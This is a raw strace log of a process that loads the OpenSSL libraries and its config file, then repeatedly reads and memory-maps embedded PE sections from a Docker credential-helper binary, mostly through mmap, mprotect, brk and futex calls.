openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libssl.so.3", O_RDONLY|O_CLOEXEC) = 54
read(54, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\200\231\n\0\0\0\0\0\0\0\0\0@\08\0\v\0@\0\35\0\34\0\1\0\0\0\4\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\300\334\1\0\0\0\0\0\300\334\1\0\0\0\0\0\0\20\0\0\0\0\0\0\1\0\0\0\5\0\0\0"..., 832) = 832
fstat(54, {st_mode=S_IFREG|0644, st_size=696512, ...}) = 0
mmap(NULL, 694384, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 54, 0) = 0x758f3b425000
mmap(0x758f3b443000, 401408, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0x1e000) = 0x758f3b443000
mmap(0x758f3b4a5000, 114688, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0x80000) = 0x758f3b4a5000
mmap(0x758f3b4c1000, 57344, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0x9c000) = 0x758f3b4c1000
close(54)                               = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libcrypto.so.3", O_RDONLY|O_CLOEXEC) = 54
read(54, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\230\354P\0\0\0\0\0\0\0\0\0@\08\0\v\0@\0\35\0\34\0\1\0\0\0\4\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0p/\v\0\0\0\0\0p/\v\0\0\0\0\0\0\20\0\0\0\0\0\0\1\0\0\0\5\0\0\0"..., 832) = 832
fstat(54, {st_mode=S_IFREG|0644, st_size=5305304, ...}) = 0
mmap(NULL, 5319632, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 54, 0) = 0x758f38600000
mmap(0x758f386b3000, 3354624, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0xb3000) = 0x758f386b3000
mmap(0x758f389e6000, 831488, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0x3e6000) = 0x758f389e6000
mmap(0x758f38ab1000, 389120, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 54, 0x4b0000) = 0x758f38ab1000
mmap(0x758f38b10000, 11216, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x758f38b10000
close(54)                               = 0
mprotect(0x758f38ab1000, 376832, PROT_READ) = 0
mprotect(0x758f3b4c1000, 40960, PROT_READ) = 0
munmap(0x75cfe781d000, 28899)           = 0
futex(0x569d19192450, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103ec, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103e0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103d8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b0fe38, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103d0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b104e0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103c8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103c0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/proc/sys/crypto/fips_enabled", O_RDONLY) = -1 ENOENT (No such file or directory)
futex(0x758f38b100ec, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b0ff08, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b0fe44, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b10424, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/usr/lib/ssl/openssl.cnf", O_RDONLY) = 54
fstat(54, {st_mode=S_IFREG|0644, st_size=12324, ...}) = 0
read(54, "#\n# OpenSSL example configuration file.\n# See doc/man5/config.pod for more info.\n#\n# This is mostly being used for generation of"..., 4096) = 4096
read(54, "d attributes must be the same, and the optional\n# and supplied fields are just that :-)\npolicy\t\t= policy_match\n\n# For the CA pol"..., 4096) = 4096
read(54, "coding of an extension: beware experts only!\n# obj=DER:02:03\n# Where 'obj' is a standard or added object\n# You can even override"..., 4096) = 4096
read(54, " = $insta::certout # insta.cert.pem\n", 4096) = 36
read(54, "", 4096)                      = 0
close(54)                               = 0
futex(0x758f38b0fbf8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b0fc54, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b10394, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b0fbd8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f38b103b8, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f3b4ce844, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f3b4ce864, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x758f3b4ce858, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x569d19192404, FUTEX_WAKE_PRIVATE, 2147483647) = 0
readlink("/usr", 0x7ffdf5e9d580, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9d580, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 54
fcntl(54, F_SETFD, FD_CLOEXEC)          = 0
fcntl(54, F_DUPFD_CLOEXEC, 0)           = 55
fstat(55, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 150152, PROT_READ, MAP_SHARED, 55, 0x1999000) = 0x75cfe4c1b000
pread64(54, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 26843520) = 64
pread64(54, "PE\0\0\35\375\3\0\230pu\213\0\0\0\0\0\0\0\0\360\0\" \v\2\v\0\0\224\1\0\0\202\0\0\0\0\0\0\0\0\0\0\0\2\0\0\0\0\0\200\1\0\0\0\0\2\0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\30\7\0\0\2\0\0\27\364\2\0\3\0`\201\0\0@\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\20\0\0\0\0\0\0 \0\0\0\0\0\0"..., 264, 26843648) = 264
mmap(0x569c9b5b0000, 6528, PROT_READ, MAP_PRIVATE|MAP_FIXED, 54, 0x1999000) = 0x569c9b5b0000
mmap(0x569c9b5c0000, 106368, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 54, 0x1999000) = 0x569c9b5c0000
mmap(0x569c9b5f9000, 36224, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 54, 0x19b2000) = 0x569c9b5f9000
mmap(0x569c9b621000, 4480, PROT_READ, MAP_PRIVATE|MAP_FIXED, 54, 0x19ba000) = 0x569c9b621000
mprotect(0x569c9b587000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d4377e000)                     = 0x569d4377e000
brk(0x569d4377d000)                     = 0x569d4377d000
mprotect(0x569c9b59d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b588000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b59e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b59f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b630000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x541000) = 0x569c9b630000
mprotect(0x569c9b630000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b589000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b631000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b632000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d4379f000)                     = 0x569d4379f000
mprotect(0x569c9b633000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d4379d000)                     = 0x569d4379d000
brk(0x569d43799000)                     = 0x569d43799000
mprotect(0x569c9b58a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a548000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x16f000) = 0x75cfe7e1f000
munmap(0x75cfe7825000, 8192)            = 0
mprotect(0x569c9b634000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b5a8000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b5ac000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x539000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
mprotect(0x569c9b635000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b636000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b637000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b638000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b58b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b639000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b63a000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b640000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x551000) = 0x569c9b640000
mprotect(0x569c9b640000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b644000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x551000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
mprotect(0x569c9b63b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b58c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b63c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b63d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b63e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b58d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b63f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b650000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x561000) = 0x569c9b650000
mprotect(0x569c9b650000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b58e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b651000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b652000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b653000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b58f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b648000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b64c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x559000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
mprotect(0x569c9b654000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b660000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x571000) = 0x569c9b660000
mprotect(0x569c9b660000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b655000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b656000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b661000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b657000, 4096, PROT_READ|PROT_WRITE) = 0
brk(0x569d437bb000)                     = 0x569d437bb000
mprotect(0x569c9b658000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b659000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b65a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b65b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b65c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b65d000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b670000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x581000) = 0x569c9b670000
mprotect(0x569c9b670000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b674000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x581000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
mprotect(0x569c9b678000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b67c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x589000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
brk(0x569d437b9000)                     = 0x569d437b9000
brk(0x569d437b7000)                     = 0x569d437b7000
brk(0x569d437b5000)                     = 0x569d437b5000
brk(0x569d437b3000)                     = 0x569d437b3000
brk(0x569d437b1000)                     = 0x569d437b1000
brk(0x569d437af000)                     = 0x569d437af000
brk(0x569d437ad000)                     = 0x569d437ad000
brk(0x569d437ab000)                     = 0x569d437ab000
brk(0x569d437a9000)                     = 0x569d437a9000
brk(0x569d437a7000)                     = 0x569d437a7000
brk(0x569d437a5000)                     = 0x569d437a5000
brk(0x569d437a3000)                     = 0x569d437a3000
brk(0x569d4379b000)                     = 0x569d4379b000
mprotect(0x569c9b65e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b65f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b680000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x591000) = 0x569c9b680000
mprotect(0x569c9b680000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b662000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b681000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b663000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b682000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b683000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b684000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b685000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b690000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5a1000) = 0x569c9b690000
mprotect(0x569c9b690000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b694000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5a1000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
mprotect(0x569c9b686000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b664000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b687000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b688000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b689000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b665000, 4096, PROT_READ|PROT_WRITE) = 0
readlink("/usr", 0x7ffdf5e9c830, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9c830, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 56
fcntl(56, F_SETFD, FD_CLOEXEC)          = 0
fcntl(56, F_DUPFD_CLOEXEC, 0)           = 57
fstat(57, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 124520, PROT_READ, MAP_SHARED, 57, 0x3b84000) = 0x75cfe4677000
pread64(56, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 62410560) = 64
pread64(56, "PE\0\0\35\375\3\0\215\221\360\216\0\0\0\0\0\0\0\0\360\0\" \v\2\v\0\0f\1\0\0F\0\0\0\0\0\0\0\0\0\0\0\2\0\0\0\0\0\200\1\0\0\0\0\2\0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\256\6\0\0\2\0\0\201-\2\0\3\0`\201\0\0@\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\20\0\0\0\0\0\0 \0\0\0\0\0\0"..., 264, 62410688) = 264
mmap(0x569c9b6a0000, 8000, PROT_READ, MAP_PRIVATE|MAP_FIXED, 56, 0x3b84000) = 0x569c9b6a0000
mmap(0x569c9b6b1000, 91968, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 56, 0x3b85000) = 0x569c9b6b1000
mmap(0x569c9b6e7000, 19264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 56, 0x3b9b000) = 0x569c9b6e7000
mmap(0x569c9b70b000, 3392, PROT_READ, MAP_PRIVATE|MAP_FIXED, 56, 0x3b9f000) = 0x569c9b70b000
mprotect(0x569c9b666000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b68a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b667000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b68b000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b68c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b698000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b69c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5a9000) = 0x75cfe7823000
munmap(0x75cfe7823000, 16384)           = 0
readlink("/usr", 0x7ffdf5e977c0, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e977c0, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 58
fcntl(58, F_SETFD, FD_CLOEXEC)          = 0
fcntl(58, F_DUPFD_CLOEXEC, 0)           = 59
fstat(59, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 18248, PROT_READ, MAP_SHARED, 59, 0x377b000) = 0x75cfe7822000
pread64(58, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 58176576) = 64
pread64(58, "PE\0\0L\1\3\0\356\360\321\270\0\0\0\0\0\0\0\0\340\0\"!\v\0010\0\0\20\0\0\0\10\0\0\0\0\0\0n/\0\0\0 \0\0\0\0\0\0\0\0@\0\0 \0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\200\0\0\0\2\0\0\257#\1\0\3\0`\205\0\0\20\0\0\20\0\0\0\0\20\0\0\20\0\0\0\0\0\0\20\0\0\0\0\0\0\0\0\0\0\0"..., 264, 58176704) = 264
mprotect(0x569c9b668000, 8192, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b66a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b68d000, 4096, PROT_READ|PROT_WRITE) = 0
readlink("/usr", 0x7ffdf5e9ac80, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9ac80, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 60
fcntl(60, F_SETFD, FD_CLOEXEC)          = 0
fcntl(60, F_DUPFD_CLOEXEC, 0)           = 61
fstat(61, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 17320, PROT_READ, MAP_SHARED, 61, 0x1f36000) = 0x75cfe781d000
pread64(60, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 32728192) = 64
pread64(60, "PE\0\0L\1\3\0PN\375\305\0\0\0\0\0\0\0\0\340\0\"!\v\0010\0\0\f\0\0\0\10\0\0\0\0\0\0n*\0\0\0 \0\0\0\0\0\0\0\0@\0\0 \0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\200\0\0\0\2\0\0J\235\0\0\3\0`\205\0\0\20\0\0\20\0\0\0\0\20\0\0\20\0\0\0\0\0\0\20\0\0\0\0\0\0\0\0\0\0\0"..., 264, 32728320) = 264
mprotect(0x569c9b66b000, 8192, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b68e000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x179000) = 0x75cfe7e1e000
munmap(0x75cfe7e20000, 4096)            = 0
mprotect(0x569c9b68f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b66d000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b710000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5b1000) = 0x569c9b710000
mprotect(0x569c9b710000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x758fd2911000, 65536, PROT_READ|PROT_WRITE) = 0
madvise(0x758fd2911000, 65536, MADV_DODUMP) = 0
mprotect(0x569c9b711000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b712000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b720000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5c1000) = 0x569c9b720000
mprotect(0x569c9b720000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b724000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5c1000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b713000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b714000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b66e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b715000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b716000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b66f000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b717000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b718000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b719000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b728000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b72c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5c9000) = 0x75cfe7819000
munmap(0x75cfe7819000, 16384)           = 0
mprotect(0x569c9b71a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b71b000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b730000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5d1000) = 0x569c9b730000
mprotect(0x569c9b730000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b71c000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b71d000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9a549000, 4096, PROT_READ|PROT_EXEC) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x179000) = 0x75cfe781b000
munmap(0x75cfe7e1f000, 4096)            = 0
mprotect(0x569c9b71e000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b731000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b71f000, 4096, PROT_READ|PROT_WRITE) = 0
mmap(0x569c9b740000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5e1000) = 0x569c9b740000
mprotect(0x569c9b740000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b744000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5e1000) = 0x75cfe7817000
munmap(0x75cfe7817000, 16384)           = 0
mmap(0x569c9b750000, 65536, PROT_NONE, MAP_SHARED|MAP_FIXED, 8, 0x5f1000) = 0x569c9b750000
mprotect(0x569c9b750000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b751000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b752000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b753000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b754000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b732000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b755000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b756000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b748000, 16384, PROT_READ|PROT_EXEC) = 0
mprotect(0x569c9b74c000, 16384, PROT_READ|PROT_WRITE) = 0
mmap(NULL, 16384, PROT_READ|PROT_WRITE, MAP_SHARED, 8, 0x5e9000) = 0x75cfe7817000
munmap(0x75cfe7817000, 16384)           = 0
mprotect(0x569c9b757000, 4096, PROT_READ|PROT_WRITE) = 0
readlink("/usr", 0x7ffdf5e9c210, 1023)  = -1 EINVAL (Invalid argument)
readlink("/usr/bin", 0x7ffdf5e9c210, 1023) = -1 EINVAL (Invalid argument)
stat("/usr/bin/docker-credential-docker-auth", {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
openat(AT_FDCWD, "/usr/bin/docker-credential-docker-auth", O_RDONLY) = 62
fcntl(62, F_SETFD, FD_CLOEXEC)          = 0
fcntl(62, F_DUPFD_CLOEXEC, 0)           = 63
fstat(63, {st_mode=S_IFREG|0750, st_size=67189841, ...}) = 0
mmap(NULL, 250312, PROT_READ, MAP_SHARED, 63, 0x2d80000) = 0x75cfe4639000
pread64(62, "MZ\220\0\3\0\0\0\4\0\0\0\377\377\0\0\270\0\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\200\0\0\0", 64, 47711424) = 64
pread64(62, "PE\0\0\35\375\3\0\305\272\273\360\0\0\0\0\0\0\0\0\360\0\" \v\2\v\0\0\322\2\0\0\320\0\0\0\0\0\0\0\0\0\0\0\2\0\0\0\0\0\200\1\0\0\0\0\2\0\0\0\2\0\0\4\0\0\0\0\0\0\0\4\0\0\0\0\0\0\0\0\244\10\0\0\2\0\0\237o\4\0\3\0`\201\0\0@\0\0\0\0\0\0@\0\0\0\0\0\0\0\0\20\0\0\0\0\0\0 \0\0\0\0\0\0"..., 264, 47711552) = 264
mmap(0x569c9b760000, 5312, PROT_READ, MAP_PRIVATE|MAP_FIXED, 62, 0x2d80000) = 0x569c9b760000
mmap(0x569c9b770000, 186560, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 62, 0x2d80000) = 0x569c9b770000
mmap(0x569c9b7bd000, 54464, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 62, 0x2dad000) = 0x569c9b7bd000
mmap(0x569c9b7ea000, 2240, PROT_READ, MAP_PRIVATE|MAP_FIXED, 62, 0x2dba000) = 0x569c9b7ea000
mprotect(0x569c9b733000, 8192, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b735000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b758000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b759000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b75a000, 4096, PROT_READ|PROT_WRITE) = 0
mprotect(0x569c9b75b000, 4096, PROT_READ|PROT_WRITE) = 0
